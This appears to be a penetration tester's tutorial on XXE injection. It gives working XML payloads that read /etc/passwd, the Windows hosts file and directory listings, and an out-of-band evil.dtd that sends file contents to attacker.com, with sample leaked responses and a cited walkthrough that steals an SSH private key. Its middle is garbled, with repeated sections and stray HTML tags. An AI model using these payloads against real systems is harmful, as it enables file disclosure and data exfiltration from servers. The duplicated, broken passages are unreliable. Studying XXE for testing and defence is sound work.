












































































































































































































































































































































































































































































XXE Injection
XML processing modules may be not secure against maliciously constructed data. An attacker could abuse XML features to carry out denial of service attacks, access logical files, generate network connections to other machines, or circumvent firewalls.
The penetration tester running XML tests against application will have to determine which XML parser is in use, and then to what kinds of below listed attacks that parser will be vulnerable.
Injection attacks are common in modern web apps. The main defence for preventing injection is ensuring user controlled input isn't interpreted as queries or commands.
- Use an allow list, when an input is sent to the server, this input is compared to a list of safe input or characters. If the input is marked as safe then it's processed, otherwise an error is thrown by the application.
- Stripping input, if the input contains potentially dangerous characters, these characters are removed before they're processed.
Why use XML?
- Platform and programming language independent thus it can be used on any system and supports the technology change when that happens
- Data stored and transported using XML can be changed at any point in time without affecting data presentation
- XML allows validation using DTD and schema, this ensures the XML doc is free from any syntax error
- XML simplifies data sharing between various systems because of it's platform-independent nature. No conversion is required when transferred between different systems when using XML data.
XML version and encoding is specified by the prolog

DTD is Document Type Definition, it defines the structure and legal elements and attributes of an XML document.

We can use the DTD to validate the information of some XML document and make sure the XML file conforms to the rules of that DTD.
- !DOCTYPE note - Defines a root element of the document named note
- !ELEMENT note - Defines that the note element must contain the elements: "to, from, heading, body"
- !ELEMENT to - Defines the to element to be of type "#PCDATA"
- !ELEMENT from - Defines the from element to be of type "#PCDATA"
- !ELEMENT heading - Defines the heading element to be of type "#PCDATA"
- !ELEMENT body - Defines the body element to be of type "#PCDATA"
Identifying Potential Entry Points
XXE vulnerabilities arise when an application processes XML data. Common places to look for include:
- File Upload Functions: File upload forms that accept XML-based file formats such as
.xml,.docx,.xlsx,.svg. - API Endpoints: REST or SOAP APIs that accept XML data with a
Content-Type: application/xmlheader. - Request Bodies: Even in normal form submissions, XML data may be processed, depending on the server-side logic.
Manual Testing Techniques
Once a potential entry point is identified, you can manually send various payloads to test for XXE.
Basic XXE
Sending simple XXE payload and observing if the application processes external entities
<?xml version="1.0" ?>
<!DOCTYPE foo [
  <!ENTITY xxe "XXE_TEST">
]>
<user>
  <name>&xxe;</name>
</user>
Application returns string XXE_TEST in the response, meaning it processes external entities.
<?xml version="1.0" ?>
<!DOCTYPE foo [
  <!ENTITY xxe "XXE_TEST">
]>
### Identifying Potential Entry Points
XXE vulnerabilities arise when an application processes XML data. Common places to look for include:

- **File Upload Functions:** File upload forms that accept XML-based file formats such as `.xml`, `.docx`, `.xlsx` , `.svg`.
- **API Endpoints:** REST or SOAP APIs that accept XML data with a `Content-Type: application/xml` header.
- **Request Bodies:** Even in normal form submissions, XML data may be processed, depending on the server-side logic.

Manual Testing Techniques
Once a potential entry point is identified, you can manually send various payloads to test for XXE.

Basic XXE
Sending simple XXE payload and observing if the application processes external entities
```auto
</div>
<?xml version="1.0" ?>
<!DOCTYPE foo [
  <!ENTITY xxe "XXE_TEST">
]>
<user>
  <name>&xxe;</name>
</user>
<div class="lang-general">
</div>
<?xml version="1.0" ?>
<!DOCTYPE foo [
  <!ENTITY xxe "XXE_TEST">
]>
<div class="lang-general">
</div>
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Hello XXE_TEST
<div class="lang-general">
</div>
<?xml version="1.0" ?>
<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "file:///etc/hostname">
]>
<user>
  <name>&xxe;</name>
</user>
<div class="lang-general">
</div>
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Hello debian-server
<div class="lang-general">
</div>

Response
<div class="lang-auto">
```auto
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Hello XXE_TEST
File Retrieval Test
Next try reading a known file from the server
<?xml version="1.0" ?>
<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "file:///etc/hostname">
]>
<user>
  <name>&xxe;</name>
</user>
If you see the server's hostname in the response, application is vulnerable to file retrieval.
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Hello debian-server
XML External Entities Expansion / XXE
https://portswigger.net/web-security/xxe
https://gist.github.com/mgeeky/4f726d3b374f0a34267d4f19c9004870
An XML External Entity attack is a type of attack against an application that parses XML input. This attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser. This attack may lead to the disclosure of confidential data, denial of service, server side request forgery, port scanning from the perspective of the machine where the parser is located, and other system impacts.
<?xml version="1.0" encoding="ISO-8859-1"?>
  <!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///c:/boot.ini" >]><foo>&xxe;</foo>
<?xml version="1.0" ?>
<!DOCTYPE r [
<!ELEMENT r ANY >
<!ENTITY sp SYSTEM "http://x.x.x.x:443/test.txt">
]>
<r>&sp;</r>
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
 <!ELEMENT foo ANY >
 <!ENTITY xxe SYSTEM "file:///dev/random" >]><foo>&xxe;</foo>
Other XXE payloads worth testing:
In-Band XXE Injection - Example
An in-band XXE injection is one in which the attacker can receive an immediate response to the XXE payload. Out of band requires reflecting the output of an XXE payload to some other file or server.
https://medium.com/@mefire023/markup-htb-walkthrough-85dfc99eac15

This is the entry point for XXE injection

We can then tamper with the request

And use the payload to retrieve a private key for the ssh connection of user Daniel. After this, we save the private key in a file.
Here, another example, xxe is defined to contain content of /etc/passwd. When application processes XML it returns content of /etc/passwd file in response.
<?xml version="1.0" ?>
<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<foo>&xxe;</foo>
Out-of-band
- Attacker cannot receive data directly in application's response.
- They send data to an external system they control.
- Useful when application responses don't contain detailed error messages or other useful info
/etc/passwd contents is sent via an HTTP request to a server
<?xml version="1.0" ?>
<!DOCTYPE foo [
  <!ENTITY % xxe SYSTEM "file:///etc/passwd">
  <!ENTITY % dtd SYSTEM "http://attacker.com/evil.dtd">
  %dtd;
]>
<foo></foo>
evil.dtd file
<!ENTITY % data "<!ENTITY % send SYSTEM 'http://attacker.com/?data=%xxe;'>">
%data;
Basic File Retrieval
Attacker can define XXE to read any file on the server using file://
Read /etc/passwd; application processes the XML and &xxe; entity is replaced with contents of /etc/passwd
POST /vulnerable-endpoint HTTP/1.1
Host: example.com
Content-Type: application/xml
Content-Length: 123

<?xml version="1.0" ?>
<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<user>
  <name>&xxe;</name>
</user>
Response returns:
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
...
File retrieval on Windows Systems
File paths are different here so the following payload is used: C:\Windows\System32\drivers\etc\hosts
<?xml version="1.0" ?>
<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "file:///C:/Windows/System32/drivers/etc/hosts">
]>
<user>
  <name>&xxe;</name>
</user>
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
...
Directory Listing
Some cases allow for the file:// scheme to be used to list directories. This allows for file exploration on the server.
Payload may list contents of /etc directory however this behaviour may not be supported by all XML parsers and system configs.
<?xml version="1.0" ?>
<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "file:///etc/">
]>
<user>
  <name>&xxe;</name>
</user>
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

crontab
hosts
issue
passwd
...
Countermeasures
To prevent these types of attacks, it is best practice to disable external entity processing in your XML parser. This can usually be done by setting a feature in the parser configuration. If external entities are required, you should carefully validate and sanitise XML input from un-trusted sources.